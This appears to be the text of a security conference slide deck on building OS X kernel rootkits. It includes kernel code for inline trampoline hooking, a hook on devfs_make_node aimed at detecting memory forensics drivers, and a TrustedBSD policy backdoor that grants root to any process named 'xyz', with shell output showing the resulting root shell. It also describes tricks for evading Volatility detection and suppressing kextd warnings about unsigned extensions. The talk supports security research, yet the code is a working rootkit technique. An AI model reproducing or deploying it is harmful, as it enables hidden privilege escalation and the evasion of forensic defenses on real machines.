ROOTKITS

fG! @ SyScan360




Agenda

- OS X Kernel Rootkits (duh!).
 - Ideas to improve them.
- Solving some problems.
- Breaking Volatility.
- Zombies, signed kexts policy.

































































AND AS PRESIDENT AND CEO. OF THE COMPANY, I DEMAND AN EXORBITANT ANNUAL SALARY!



AND AS MY OWN EMPLOYEE, I DEMAND A HIGH HOURLY WASE AND ALL SORTS OF COMPANY BENEFITS! AND THEN THERE'S OVERHEAD AND ACTUAL PRODUCTION COSTS!











YOU'RE OUT OF YOUR MIND. I'M GOING HOME TO DRINK SOMETHING ELSE



SURE! PUT ME OUT













Solid Security. Verified.







TO SAVE TIME, LET'S ASSUME WE CAN EASILY HAVE ROOT ACCESS!





OLD TECHNOLOGY*





Filesystem access





- Very easy to do using VFS functions.
- Everything available in KPIs!
- Ability to read and write anywhere.
- Compatible with "all" OS X versions.



```
/*
* retrieve the whole linkedit segment into target buffer from kernel binary at disk
*/
static kern_return_t
get_kernel_linkedit(kernel_info_t kernel_info)
    int error = 0;
   // lookup vnode for /mach_kernel
   vnode_t kernel_vnode = NULLVP;
   if ( vnode_lookup("/mach_kernel", 0, &kernel_vnode, NULL) )
        return KERN_FAILURE;
   // create the UIO structure with our data buffer
   uio_t uio = uio_create(1, kernel_info->linkedit_fileoffset, UIO_SYSSPACE, UIO_READ);
    if (uio == NULL)
        return KERN_FAILURE;
   error = uio_addiov(uio, CAST_USER_ADDR_T(kernel_info->linkedit_buf), kernel_info->linkedit_size);
    if (error)
        return KERN_FAILURE;
   // finally read the kernel from the filesystem
   error = VNOP_READ(kernel_vnode, uio, 0, NULL);
    if (error)
        return KERN_FAILURE;
   else if (uio_resid(uio))
        return EINVAL;
    return KERN_SUCCESS;
```

Details and code










github.com/gdbinit/hydra



Disassembler





- Integrate disassembler library.
- Tested with diStorm.
- Very fast in linear sweep.
- Be careful with some inline data.



- Helpful to find static functions.
- Variables and structs fields offsets.
- Hooking by modifying call reference.
- Bynamic and future-proof rootkit.



WHY?





SYMBOLS!





- Some available in KPIs.
- A few interesting not KPI exported.
- Others are static.
- In-memory search ok since Lion.





If you use this



with





you get

You need to restart your computer. Hold down the Power button for several seconds or press the Restart button.

Veuillez redémarrer votre ordinateur. Maintenez la touche de démarrage enfoncée pendant plusieurs secondes ou bien appuyez sur le bouton de réinitialisation.

Sie müssen Ihren Computer neu starten. Halten Sie dazu die Einschalttaste einige Sekunden gedrückt oder drücken Sie die Neustart-Taste.

コンピュータを再起動する必要があります。パワーボタンを 数秒間押し続けるか、リセットボタンを押してください。



because

```
/* system call table */
                                            /* system call table */
/* Before OS X Mavericks */
                                            /* OS X Mavericks */
struct sysent {
                                            struct sysent {
   int16 t
               sy narg;
                                                sy_call_t *sy_call;
   int8 \overline{t}
               sy resv;
                                                sy_munge_t *sy_arg_munge32;
            sy_flags;
   int8 t
                                                sy_munge_t *sy_arg_munge64;
   sy_call_t *sy_call;
                                                int32_t sy_return_type;
   sy_munge_t *sy_arg_munge32;
                                                int16_t sy_narg;
uint16_t sy_arg_bytes;
   sy_munge_t *sy_arg_munge64;
   int32_t sy_return_type;
   uint16 t sy arg bytes;
};
```







- Proc and task structs are internal.
- Keep changing between versions.
- We want to access them!
- But only require a few fields.



How to fix it?





^{*} Hopefully a few of you are old enough to know MacGyver!

- Try to find (very) simple functions.
- That reference the field we want.
- Bisassemble.
- Search and retrieve offset.





```
/*
 * This is only safe to call from a thread executing in
 * in the task's context or if the task is locked Otherwise,
 * the map could be switched for the task (and freed) before
 * we to return it here.
 */
vm_map_t get_task_map(task_t t)
{
    return(t->map);
}
```



Mountain Lion

```
public _get_task_map
_get_task_map proc near
```

```
55
48 89 E5
48 8B 47 20

mov rbp, rsp
mov rax, [rdi+20h]
pop rbp
retn
_get_task_map endp
```

Mavericks

```
public _get_task_map
                         _get_task_map
                                         proc near
                                                  rbp
                                          push
48 89 E5
                                                  rbp, rsp
                                         mov
                                                  rax, [rdi+20h]
48 8B 47 20
                                         mov
5D
                                                  rbp
                                          pop
C3
                                         retn
                         get task map
                                         endp
```





http://code.google.com/p/distorm/




Prepare diStorm

```
/* find task->map field */
static kern_return_t
tfc_find_task_map_offset(uint32_t *offset)
   uint32_t max_insts = 100; /* max nr of instructions to decode */
   /* the kernel function to disassemble and lookup struct field */
   mach_vm_address_t function_to_disasm_addr = solve_kernel_symbol("get_task_map");
   /* allocate space for disassembly output */
   _DInst *decodedInstructions = _MALLOC(sizeof(_DInst) * max_insts, M_TEMP, M_WAITOK | M_ZERO);
   if (decodedInstructions == NULL) {
        LOG_ERROR("Decoded instructions allocation failed!");
        return KERN_FAILURE;
   /* set diStorm structure */
   unsigned int decodedInstructionsCount = 0;
   _DecodeResult res = 0;
   _CodeInfo ci = {0};
   ci.dt = Decode64Bits;
   ci.features = DF_NONE;
   ci.codeLen = (int)131072; // 128k should be large enough, we will break before the end
   ci.code = (unsigned char*)function to disasm addr;
   ci.codeOffset = function_to_disasm_addr; // running kernel address so offsets are ok (aslr enabled)
   mach_vm_address_t next = 0;
```



Disassemble and search offset

```
while (1) {
    res = distorm_decompose(&ci, decodedInstructions, max_insts, &decodedInstructionsCount);
    if (res == DECRES_INPUTERR) {
        LOG ERROR("Distorm failed to disassemble!");
        break:
    /* iterate over the disassembly and lookup for the instructions */
    for (unsigned int i = 0; i < decodedInstructionsCount; i++) {</pre>
        if (decodedInstructions[i].opcode == I MOV &&
            decodedInstructions[i].ops[0].type == 0_REG &&
            decodedInstructions[i].ops[0].index == R_RAX &&
            decodedInstructions[i].ops[1].type == 0 SMEM &&
            decodedInstructions[i].ops[1].index == R_RDI)
            *offset = (uint32_t)decodedInstructions[i].disp;
            LOG_DEBUG("Found task map offset %x", *offset);
            FREE(decodedInstructions, M TEMP);
            return KERN SUCCESS;
    if (res == DECRES_SUCCESS) break; // All instructions were decoded.
    else if (decodedInstructionsCount == 0) break;
    /* sync the disasm - the total number of bytes disassembly to previous last instruction */
    next = decodedInstructions[decodedInstructionsCount-1].addr - ci.codeOffset;
    /* add points to the first byte so add instruction size to it */
    next += decodedInstructions[decodedInstructionsCount-1].size;
    /* update the CodeInfo struct with the synced data */
    ci.code += next;
    ci.codeOffset += next;
    ci.codeLen -= next;
```



- Very interesting project.
- OS X plugins being developed.
- 3 Assumptions...
 - Yes, I'm an Economist!





Volatility does not provide the ability to acquire memory. We recommend using Mac Memory Reader from ATC-NY for this purpose. It supports 32 and 64 bit captures from native hardware, parallels, and virtual box. It currently does not support VMware fusion guests.

http://code.google.com/p/volatility/wiki/MacMemoryForensics



Memory acquisition

- Kernel extension.
- Firewire/Thunderbolt/etc.
- Cold boot attacks/VM dumps.
- Kernel exploits.
- EFI stuff by Snare.



Mac Memory Reader™

Implementation Notes

MacMemoryReader uses a kernel extension to create temporary, read—only /dev/mem and /dev/pmap devices. /dev/pmap shows the physical memory map. /dev/mem provides the same functionality provided by /dev/mem on other Unix operating systems. That is, it virtualizes the physical memory space. Processes can read at specific offsets to retrieve the data at those physical addresses.

```
rdi, aMem ; "mem"
lea
        rdx, _devmem
rcx, _devmem_index
lea
lea
        rax, _devmem_read_func
lea
        rsi, _devmem_open_func
lea
        cs: devmem, rsi
mov
        cs:off 2138, rax
mov
        esi, esi
xor
call
        create device
```



Memoryze™ for the Mac

```
loc_15FB:
                                       ; CODE XREF: com_mandiant_macmem_memorydriver::start(IOService *)+74îj
                lea
                       rsi, mem cdevsw
                                       ; "mem"
                lea
                       rdx, aMem
               xor
                       ecx, ecx
                       rdi, rbx
               mov
                       r8, [rbx+OCOBOh]
r9, [rbx+OCOB8h]
                lea
                lea
               call
                         ZN32com_mandiant_macmem_memorydriver10make_devfsEP6cdevswPciPiPPv ; com_mandiant_macm
               test
                       al, al
                       bl, al
               mov
                       short loc 163F
                jnz
                       rdi, aErrorMemory 10; "ERROR: [memorydriver] unable to create "...
                lea
loc_1503:
                                             ; CODE XREF: com mandiant macmem memorydriver::make devfs
                  shl
                          eax, 18h
                          edi, eax
                 mov
                                             ; dev
                          edi, r15d
                 or
                                             ; chrblk
                 xor
                          esi, esi
                          ecx, 2
                                             ; gid
                 mov
                          r8d, 1A0h
                 mov
                                             ; perms
                          al, al
                 xor
                          edx, edx
                                             ; uid
                 xor
                          r9, r12
                                               fmt
                 mov
                                              r12 = "mem"
                 call
                           devfs make node
```



The Essential CHEAP TRICK





- Hook devfs_make_node.
- Verify the fmt parameter.
- Be careful, variable argument list.
 - React if it's creating /dev/mem.



WARNING!

BAD THINKING AHEAD





```
kern_return_t
install_trampoline(char *symbol, mach_vm_address_t dest_address, void *orig_bytes)
{
   "\xFF\xE0"; // jmp rax
   mach_vm_address_t patch_addr = solve_kernel_symbol(symbol);
   if (patch_addr == 0) {
       LOG_ERROR("Can't solve symbol [%s]", __FUNCTION__);
       return KERN FAILURE;
   }
   /* store the original bytes in user provided buffer */
   memcpy(orig_bytes, (void*)patch_addr, sizeof(trampoline));
   /* set the target address */
   memcpy(trampoline+2, &dest_address, sizeof(mach_vm_address_t));
   /* patch the target address with the trampoline */
   /* ml_nofault_copy() can be used instead of all this code! */
   disable interrupts();
   disable wp();
   memcpy((void*)patch_addr, trampoline, sizeof(trampoline));
   enable_wp();
   enable_interrupts();
   // _ml_nofault_copy((vm_offset_t)trampoline, (vm_offset_t)((void*)patch_addr),
                     sizeof(trampoline));
   //
   return KERN_SUCCESS;
```



```
void *
tfc_devfs_make_node(dev_t dev, int chrblk, uid_t uid, gid_t gid, int perms, const char *fmt, ...)
    /* this is what devfs_make_node_internal() does, so let's imitate it */
    va list args:
    va_start(args, fmt);
    char buf[256]; /* XXX */
    vsnprintf(buf, sizeof(buf), fmt, args);
    va end(args);
    /* buf contains the device to be created, check if it's /dev/mem */
    if (strcmp(buf, "mem") == 0)
    {
        LOG_DEBUG("WARNING: potential kmem driver being installed!");
        /* do something here, such as removing the rootkit */
    /* "swizzling" style hooking - dangerous and subject to race condition! */
    /* restore the original bytes and call the function again */
    unhook_devfs_make_node();
    void *ret = _devfs_make_node(dev, chrblk, uid, gid, perms, buf);
    /* and restore the hooking */
    hook_devfs_make_node();
    return ret;
```



Possible (re)actions

- Unload the rootkit.
- Patch the driver.
- Remove rootkit and kernel panic.
- Something else!





- I/O Kit can notify about new drivers.
- Using a callback.
- 10ServiceAddMatchingNotification.
- Doesn't work with Mandiant's driver.



```
+-o Root <class IORegistryEntry, id 0x100000100, retain 12>
+-o MacPro5,1 <class IOPlatformExpertDevice, id 0x10000010e, registered, matched, active, busy 0 (75413 ms), retain 44>
+-o AppleACPIPlatformExpert <class AppleACPIPlatformExpert, id 0x10000010f, registered, matched, active, busy 0 (72563 ms), retain 46>
(...)
+-o IOResources <class IOResources, id 0x100000111, registered, matched, active, busy 0 (213 ms), retain 29>
+-o AppleKeyStore <class AppleKeyStore, id 0x100000115, registered, matched, active, busy 0 (0 ms), retain 6>
+-o IOHDIXController <class IOHDIXController, id 0x100000116, registered, matched, active, busy 0 (21 ms), retain 7
(...)
+-o com_vmware_kext_UsbPortArbiter_10_1_24 <class com_vmware_kext_UsbPortArbiter_10_1_24, id 0x1000014a5, registered, matched, active, busy 0 (0 ms), retain 7>
| +-o com_vmware_kext_UsbPortArbiterUserClient_10_1_24 <class com_vmware_kext_UsbPortArbiterUserClient_10_1_24, id 0x1000014a6, !registered, !matched, active, busy 0, retain 7>
+-o com_mandiant_macmem_memorydriver <class com_mandiant_macmem_memorydriver, id 0x100003a54, !registered, !matched, active, busy 0, retain 4>
```



- Polling as a workaround.
- Dump ioreg registry.
- And lookup for Mandiant's driver.
- If you get it working tell me ©.







(c) 2011, fG! - reverser@put.as

A lazy PoC for implementing backdoors in OS X TrustedBSD Mac framework. To activate the backdoor, call task_for_pid() in a process named "xyz" and EUID will be changed to 0 :-)

MAC_POLICY_SET should be used instead of directly configuring the kernel entry points. If this is used duplicate symbol errors arise. Most probably because I am using XCode's kernel extension template.

Based on Sedarwin project sample policies code.

v0.3 also works in Lion 10.7.1

This code is for 32bits kernels only!



- Abuse TrustedBSD framework.
- Hooks in many interesting places.
- Create a module and...
 - Do something evil!



Loaded policies structure

```
/* @ security/mac_base.c */
mac_policy_list_t mac_policy_list;
```

```
/* @ security/mac internal.h */
struct mac_policy_list {
    u int
                        numloaded;
    u int
                        max;
    u int
                        maxindex;
                        staticmax;
   u int
                        chunks;
    u int
                        freehint;
    u int
    struct mac policy list element *entries;
};
typedef struct mac policy list mac policy list t;
struct mac_policy_list_element {
        struct mac policy conf *mpc;
```



Individual policy configuration

```
@ security/mac_policy.h */
/* XXX - reorder these for better aligment on 64bit platforms */
struct mac_policy_conf {
    const char *mpc_name;
                                       /** policy name */
   const char
const char
*mpc_fullname; /** full name */
const char
**mpc_labelnames; /** managed label namespaces */
   unsigned int mpc_labelname_count; /** number of managed label namespaces */
   struct mac_policy_ops *mpc_ops;
                                        /** operation vector */
                 mpc_loadtime_flags; /** load time flags */
   int
                *mpc_field_off; /** label slot */
   int
                 mpc_runtime_flags; /** run time flags */
   int
                     mpc_list; /** List reference */
   mpc_t
   void
                    *mpc_data; /** module data */
```



```
* MAC_CHECK performs the designated check by walking the policy
* module list and checking with each as to how it feels about the
 * request. Note that it returns its value via 'error' in the scope
 * of the caller.
#define MAC_CHECK(check, args...) do {
    struct mac policy conf *mpc;
    u int i;
    error = 0;
    for (i = 0; i < mac policy list.staticmax; i++) {</pre>
        mpc = mac_policy_list.entries[i].mpc;
        if (mpc == NULL)
            continue;
        if (mpc->mpc_ops->mpo_ ## check != NULL)
            error = mac error select(
                mpc->mpc ops->mpo ## check (args),
                error);
       (mac_policy_list_conditional_busy() != 0) {
        for (; i <= mac policy list.maxindex; i++) {</pre>
            mpc = mac_policy_list.entries[i].mpc;
            if (mpc == NULL)
                continue;
            if (mpc->mpc_ops->mpo_ ## check != NULL)
                error = mac error select(
                    mpc->mpc_ops->mpo_ ## check (args), \
                    error);
        mac policy list unbusy();
} while (0)
```



```
/* @ bsd/vm/vm unix.c */
kern return t
task_for_pid(struct task_for_pid_args *args)
(\dots)
#if CONFIG_MACF
        error = mac_proc_check_get_task(kauth_cred_get(), p);
        if (error) {
            error = KERN_FAILURE;
            goto tfpout;
#endif
```

```
/* security/mac_process.c */
int
mac_proc_check_get_task(struct ucred *cred, struct proc *p)
{
   int error;

   MAC_CHECK(proc_check_get_task, cred, p);
   return (error);
}
```



```
/* lame old backdoor code */
static int
mac_rex_policy_gettask(kauth_cred_t cred, struct proc *p)
    // activate lock
   lck mtx lock(&p->p mlock);
    char processname[MAXCOMLEN+1];
    // retrieve the process name
    proc_name(p->p_pid, processname, sizeof(processname));
    // match our backdoor activation process
    if (strcmp(processname, "xyz") == 0) {
        printf("[rex_the_wonder_dog] giving root to %s\n", processname);
        // the old kauth cred
        kauth cred t mycred = p->p ucred;
        // get a new kauth cred, with uid=0, and gid=0
        kauth_cred_t mynewcred = _kauth_cred_setuidgid(mycred, 0, 0);
        // copy back to our backdoor process and we have root!
        p->p ucred = mynewcred;
        lck_mtx_unlock(&p->p_mlock);
        return 0;
    } else {
        lck_mtx_unlock(&p->p_mlock);
        return 0;
```

- Volatility finds mac_policy_list.
- Retrieves all policy modules loaded.
- Verifies if function pointers are ok.
- Kernel, trusted modules, or NULL.





Andrews-MacBook-Pro:vol \$ python vol.py --profile=Mac32 --profile_file=10.7.2-32bit.zip -f rex.dump --no-cache mac_trustedbsd Volatile Systems Volatility Framework 2.1_alpha

INFO : volatility.plugins.overlays.mac.mac: Found dsymutil symbol file 10.7.2.32-bit.symbol.dsymutil

INFO : volatility.plugins.overlays.mac.mac: Found vtypes file: mac32.vtypes

in module put.as.kext.rexthewonderdog found hook for mpo_policy_initbsd in policy rex_the_wonder_dog at fdf000

in module put.as.kext.rexthewonderdog found hook for mpo_proc_check_get_task in policy rex_the_wonder_dog at fdf010

http://reverse.put.as/wp-content/uploads/2011/06/sas-summit-mac-memory-analysis-with-volatility.pdf





- Volatility assumes mac_policy_list.
- MAC_CHECK() is a macro.
- Create a shadow mac_policy_list.
- Easy to implement!



```
public _mac_proc_check_get_task
_mac_proc_check_get_task proc near ; CODE XREF: _task_for_pid+2021p
         push
                  rbp
                  rbp, rsp
         mov
         push
                 r15
         push
                 r14
         push
                 r13
         push
                 r12
                  rbx
         push
         push
                  rax
                  r14, rsi
         mov
                 r15, rdi
         mov
         lea
                  rax, _mac_policy_list
                  eax, [rax+0Ch]
         mov
                  ebx, ebx
         xor
         test
                  eax, eax
                  short loc_FFFFFF8000684699
         jnz
                  r12d, r12d
         XOT
                  short loc_FFFFFF80006846EE
         jmp
```



```
def calculate(self):
    common.set plugin members(self)
    # get all the members of 'mac policy ops' so that we can check them (they are all function ptrs)
    ops members = self.get members()
    # get the symbols need to check for if rootkit or not
    (kernel symbol addresses, kmods) = common.get kernel addrs(self)
    list_addr = self.addr_space.profile.get_symbol("_mac_policy_list")
    plist = obj.Object("mac_policy_list", offset = list_addr, vm = self.addr_space)
    parray = obj.Object('Array', offset = plist.entries, vm = self.addr_space, targetType = 'mac_policy_list_element',
    for ent in parray:
        # I don't know how this can happen, but the kernel makes this check all over the place
        # the policy is useful without any ops so a rootkit can't abuse this
        if ent.mpc == None:
            continue
        name = ent.mpc.mpc name.dereference()
        ops = obj.Object("mac_policy_ops", offset = ent.mpc.mpc_ops, vm = self.addr_space)
        # walk each member of the struct
        for check in ops members:
            ptr = ops. getattr (check)
            if ptr != 0:
                good = common.is known address(ptr, kernel symbol addresses, kmods)
                yield (good, check, name, ptr)
```





Before rootkit is loaded

```
localhost:volatility-read-only reverser$ python vol.py mac_trustedbsd --profile=MacMountainLion_10 8 3 AMDx64 -f Mac\ OS\
X\ 10.8\ 64-bit.vmwarevm/Mac\ OS\ X\ 10.8\ 64-bit-12e6095b.vmem
Volatile Systems Volatility Framework 2.3 beta
Check
                                                          Pointer
[DEBUG] Mac policy list address: 0xffffff80008e1f48
[DEBUG] Loaded policy module name: TMSafetyNet
[DEBUG] Loaded policy module name: Sandbox
[DEBUG] Loaded policy module name: Quarantine
sh-3.2# ./readkmem -a 0xffffff8000684684 -s 16
            Readkmem vo.5 - (c) fG!
Memory hex dump @ 0xffffff8000684684:
```

0xffffff8000684684 48 8d 05 bd d8 25 00 8b 40 0c 31 db 85 c0 75 05 H....%..@.1...u.



Rootkit is loaded...

```
[DEBUG] Executing find_mac_policy_list_xrefs
[DEBUG] Reached end of function at Oxffffff8000684770
[DEBUG] Found mac_policy_list xref at: Oxffffff8000684705
[DEBUG] Found mac_policy_list xref at: Oxffffff8000684667
[DEBUG] Found mac_policy_list xref at: Oxffffff8000684699
[DEBUG] Found mac_policy_list xref at: Oxffffff8000684684
```



```
mountain-lion-64:~ reverser$ ./xyz
[info] calling task for pid()
[info] task for pid returned 0
[info] uid 0 euid 0
[info] setting uid to 0...
[info] uid O euid O
[info] executing root shell...
bash-3.2# id
uid=0(root) gid=0(wheel) groups=0(wheel),401(com.apple.access_screensharing),1(daemon),2(kmem),3(sys),4(tty),5(operator),8
(procview),9(procmod),12(everyone),20(staff),29(certusers),33(appstore),61(localaccounts),80(admin),98(lpadmin),100(
lpoperator),204( developer)
bash-3.2#
sh-3.2# dmesg
(\dots)
[DEBUG] Called mac rex policy gettask
[DEBUG] found symbol _kauth_cred_setuidgid at 0xffffff8000544b40 (non-aslr 0xffffff8000544b40)
[rex_the_wonder_dog] giving r00t to xyz
sh-3.2#
localhost:volatility-read-only reverser$ python vol.py mac_trustedbsd --profile=MacMountainLion_10_8_3_AMDx64 -f Mac\ OS\
X\ 10.8\ 64-bit.vmwarevm/Mac\ OS\ X\ 10.8\ 64-bit-12e6095b.vmem
Volatile Systems Volatility Framework 2.3 beta
Check
                                                            Pointer
[DEBUG] Mac_policy_list address: 0xffffff80008e1f48
[DEBUG] Loaded policy module name: TMSafetyNet
[DEBUG] Loaded policy module name: Sandbox
[DEBUG] Loaded policy module name: Quarantine
```



- No function hooking was made.
- Only modified memory references.
- TrustedBSD does the dirty work.
- Triggers integrity checking 😂.





Zombie rootkits!



- Create kernel memory leak.
- Install rootkit code.
- Fix mem permissions and offsets.
 - Redirect execution to zombie.
 - Return KERN_FAILURE.










Kernel extension is not from an identified developer

The kernel extension at "/Users/reverser/ the_flying_circus.kext" is not from an identified developer but will still be loaded.

Please contact the kernel extension vendor for updated software.

OK









Kernel extension could not be loaded

The kernel extension at "/Library/Extensions/ the_flying_circus.kext" can't be loaded because it is from an unidentified developer. Extensions loaded from /Library/Extensions must be signed by identified developers.

Please contact the kernel extension vendor for updated software.

OK

All Messages







Q+ Str

02:19:14 com.apple.kextd: Cache file /System/Library/Caches/com.apple.kext.caches/Directories/Library/Extensions/KextIdentifiers.plist.gz is out of date; not using. 02:19:14 com.apple.kextd: ERROR: invalid signature for put.as.the-flying-circus, will not load

02:19:36 WindowServer: Display 0x5b81c5c0: GL mask 0x1; bounds (0, 0)[1024 x 768], 13 modes availableMain, Active, on-line, enabled, boot, Vendor 756e6b6e, Model 717 02:19:36 WindowServer: set_device_transfer: can't set device gamma (0xe00002c7)

48 messages from 05/09/13 02:19:14 to 05/09/13 02:20:03



- kextd is our target.
- Located in kext_tools package.
- 10KitTools is also useful.
- Notification queues.
- A few more in Mavericks vs Mt Lion.



```
ExitStatus startMonitoringConsoleUser(
   KextdArgs * toolArgs,
   unsigned int * sourcePriority)
   bzero(&sourceContext, sizeof(CFRunLoopSourceContext));
   sourceContext.version = 0;
   sourceContext.perform = _checkNotificationQueue;
   sNotificationQueueRunLoopSource = CFRunLoopSourceCreate(kCFAllocatorDefault,
        (*sourcePriority)++, &sourceContext);
   if (!sNotificationQueueRunLoopSource) {
      OSKextLog(/* kext */ NULL, kOSKextLogErrorLevel | kOSKextLogGeneralFlag,
           "Failed to create alert run loop source.");
       goto finish;
   CFRunLoopAddSource(CFRunLoopGetCurrent(), sNotificationQueueRunLoopSource,
       kCFRunLoopDefaultMode);
   if (!createCFMutableArray(&sPendedNonsecureKextPaths,
       &kCFTypeArrayCallBacks)) {
       OSKextLogMemError();
       goto finish;
   if (!createCFMutableDictionary(&sNotifiedNonsecureKextPaths)) {
       OSKextLogMemError();
       goto finish;
```

```
void checkNotificationQueue(void * info unused)
    CFStringRef
                      kextPath
                                        = NULL; // do not release
    CFMutableArrayRef alertMessageArray = NULL; // must release
    OSKextLog(/* kext */ NULL,
        kOSKextLogDebugLevel | kOSKextLogGeneralFlag.
        "Checking user notification queue.");
    if (sConsoleUser == (uid t)-1 || sCurrentNotificationRunLoopSource) {
       goto finish;
    if (CFArrayGetCount(sPendedNonsecureKextPaths)) {
        kextPath = (CFStringRef)CFArrayGetValueAtIndex(
            sPendedNonsecureKextPaths, 0);
        alertMessageArray = CFArrayCreateMutable(
            kCFAllocatorDefault, 0, &kCFTypeArrayCallBacks);
        if (!kextPath || !alertMessageArray) {
            goto finish;
        CFArrayAppendValue(alertMessageArray,
            CFSTR("The system extension \""));
        CFArrayAppendValue(alertMessageArray, kextPath);
        CFArrayAppendValue(alertMessageArray,
            CFSTR("\" was installed improperly and cannot be used. "
                  "Please try reinstalling it, or contact the product's vendor "
                  "for an update."));
        kextd_raise_notification(CFSTR("System extension cannot be used"),
            alertMessageArray);
finish:
    SAFE RELEASE(alertMessageArray);
   if (kextPath) {
        CFArrayRemoveValueAtIndex(sPendedNonsecureKextPaths, 0);
    return;
```

```
void resetUserNotifications(Boolean dismissAlert)
   OSKextLog(/* kext */ NULL,
        kOSKextLogDebugLevel | kOSKextLogGeneralFlag,
        "Resetting user notifications.");
   if (dismissAlert) {
       /* Release any reference to the current user notification.
        if (sCurrentNotification) {
            CFUserNotificationCancel(sCurrentNotification);
            CFRelease(sCurrentNotification);
            sCurrentNotification = NULL;
        if (sCurrentNotificationRunLoopSource) {
            CFRunLoopRemoveSource(CFRunLoopGetCurrent(),
                sCurrentNotificationRunLoopSource,
                kCFRunLoopDefaultMode);
            CFRelease(sCurrentNotificationRunLoopSource);
            sCurrentNotificationRunLoopSource = NULL;
   /* Clear the record of which kexts the user has been told are insecure.
   * If extensions folders have been modified, who knows which kexts are changed?
    * If user is logging out, logging back in will get the same alerts.
   CFArrayRemoveAllValues(sPendedNonsecureKextPaths);
   CFDictionaryRemoveAllValues(sNotifiedNonsecureKextPaths);
   return;
```

Two possible actions

- "Crack" _checkNotificationQueue.
- Doesn't display but doesn't clean.
- Redirect to resetUserNotifications.
- Doesn't display, cleans messages!



Let's patch!



Let's patch!

